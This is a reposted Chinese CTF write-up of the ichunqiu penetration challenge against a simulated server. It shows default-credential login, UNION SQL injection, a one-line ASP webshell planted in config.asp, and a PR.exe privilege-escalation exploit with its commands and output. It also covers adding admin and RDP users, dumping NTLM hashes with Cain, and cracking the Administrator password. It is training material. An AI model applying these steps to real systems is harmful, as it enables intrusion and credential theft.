ichunqiu在线挑战--我很简单，请不要欺负我 writeup

转载

weixin_30532759 于 2015-11-07 22:22:00 发布 110 收藏
原文链接：http://www.cnblogs.com/renzongxian/p/4945083.html


- 挑战链接: http://www.ichunqiu.com/tiaozhan/114
- 知识点: 后台目录扫描，SQL Injection，一句话木马， 提权，登陆密码破解

这个挑战是为像我这种从来都没有完整的做过一次渗透的菜鸟准备的，所以线索基本都摆在明面上，只要清楚流程，一步一步来，最终都能完成的。话是这么说，自己做的过程中还是有很多地方卡住了……加了个油。


首先根据要求使用的工具和要回答的问题来看，流程应该是这个样子的，“御剑”扫后台→“Pangolin”SQL注入获取管理员密码，登陆后台→上传一句话木马→“中国菜刀”连接获取webshell→“Pr”提权，添加服务器用户→“3389.exe”开启3389端口→远程桌面连接服务器，获取Administrators用户的登录密码。

用“御剑”对网站后台目录进行扫描，可得网站后台地址：http://www.test.ichunqiu/admin/index.asp ，打开后可以看到标题是“魅力企业网站管理系统”，嗯……看起来像是个CMS，赶紧谷歌一下子，发现后台默认用户名及密码为admin,admin888，输进去试一试，我*直接进去了……不过本着“负责任”（负哪门子责任……）的态度，看看有没有SQL注入吧，好家伙，产品页，新闻页，凡是带“ID=”的都有……手工试了一下`order by`语句，试出了有26列，然后用`union select`语句，结果就出来了，如下图，`username`为`admin`，`password`的结果应该是经过md5加密了，解密得到`admin888`。


当然，我们也可以用指定的工具“Pangolin”进行SQL注入，操作很简单，很快就爆出了用户名和密码，如下图




成功登录到后台后，就应该找写一句话木马的地方了。发现有备份数据库的功能，尝试备份，提示备份成功后去恢复备份功能下看，结果根本没有备份文件……难道这备份功能就是个摆设？？？好吧，那就找找有没有能够上传文件的地方，通过“御剑”扫出的地址中有包含“Upload”字符的，应该能够上传文件，在浏览器中打开后却发现，只能选择文件然而没有上传的按钮……好吧，再看看，有个“系统设置”功能，而且刚刚谷歌后也可以下载到该CMS的所有安装文件，可以找到“系统设置”的文件路径为Web目录下的inc/config.asp，尝试修改“系统设置”来插入一句话木马，然而多次把网站搞得打不开了……幸亏是模拟环境，重启一下就好了……应该是语句没有闭合好的问题，仔细观察config.asp文件，重新设置一下语句，最后成功插入，网站也能正常访问。插入的语句为`"eval request("1")'`，如下图



接下来用“中国菜刀”连接，如下图



菜刀连接成功后，找到有写权限的目录，比如C:\RECYCLER\，上传文件“cmd.exe”，“pr.exe”，“3389.exe”，如下图所示。在“cmd.exe”上右键，打开虚拟终端



使用“Pr”工具提权，执行命令添加用户，如下图所示

```
C:\RECYCLER\> PR.exe "net user test test /add"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2444
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net user test test /add

命令成功完成。
```

给添加的用户赋予管理员权限，如下图所示

```
C:\RECYCLER\> PR.exe "net localgroup Administrators test /add"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2444
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net localgroup Administrators test /add
命令成功完成。
```

给添加的用户赋予远程登录权限，因为远程登录用户组的名称为`Remote Desktop Users`，中间有空格，直接用“Pr”执行会出错，因此可以先把要执行的语句`net localgroup "Remote Desktop Users" test /add`写到批处理文件中，直接执行批处理命令，如下图所示


```
C:\RECYCLER\> PR.exe "1.bat"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 3748
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:1.bat

C:\RECYCLER>net localgroup "Remote Desktop Users" test /add
命令成功完成。
```

开启3389端口，如下图所示

```
C:\RECYCLER\> pr.exe "3389.exe"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2524
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:3389.exe
```

运行`mstsc`打开远程桌面，使用test，test作为用户名和密码登录到服务器，用菜刀把口令破解工具cain上传到服务器，在服务器上安装好并打开，切换到“Cracker”标签下，点击“LM & NTLM Hashers”，点击右边表格区域，在点击上面蓝色的加号，在出现的窗口中选中“Include Password History Hashes”，点击“NEXT”



这样便可获得系统中所有的用户名及其登录密码的HASH

```
admin:"":"":AC804745EE68EBEA1AA818381E4E281B:3008C87294511142799DCA1191E69A0F
Administrator:"":"":62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9D85
ASPNET:"":"":BADBE6EEB5EC850DF08107B607F20480:9CF05A6237D140372430AA11EBFB9D34
Guest:"":"":AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
IUSR_ADMIN-508BF95B0:"":"":1E427AF280AFBBF5A172F5633169A978:24DE153E599DB4FEEF439F7552FB576B
IWAM_ADMIN-508BF95B0:"":"":12A4D7AFD026F05CBBCB8F25B8E24E08:EAA1486857898D80F49937AE6453F0B4
SUPPORT_388945a0:"":"":AAD3B435B51404EEAAD3B435B51404EE:E7F84FA468FD69BA673FB0BA24E154BB
test:"":"":01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537
```

现在针对Administrators用户的登录密码HASH进行暴力破解，发现花费时间太长了，最后找到一个在线破解的网站https://www.objectif-securite.ch/en/ophcrack.php ，一下就解出来了,`cu9e2cgw`

转载于:https://www.cnblogs.com/renzongxian/p/4945083.html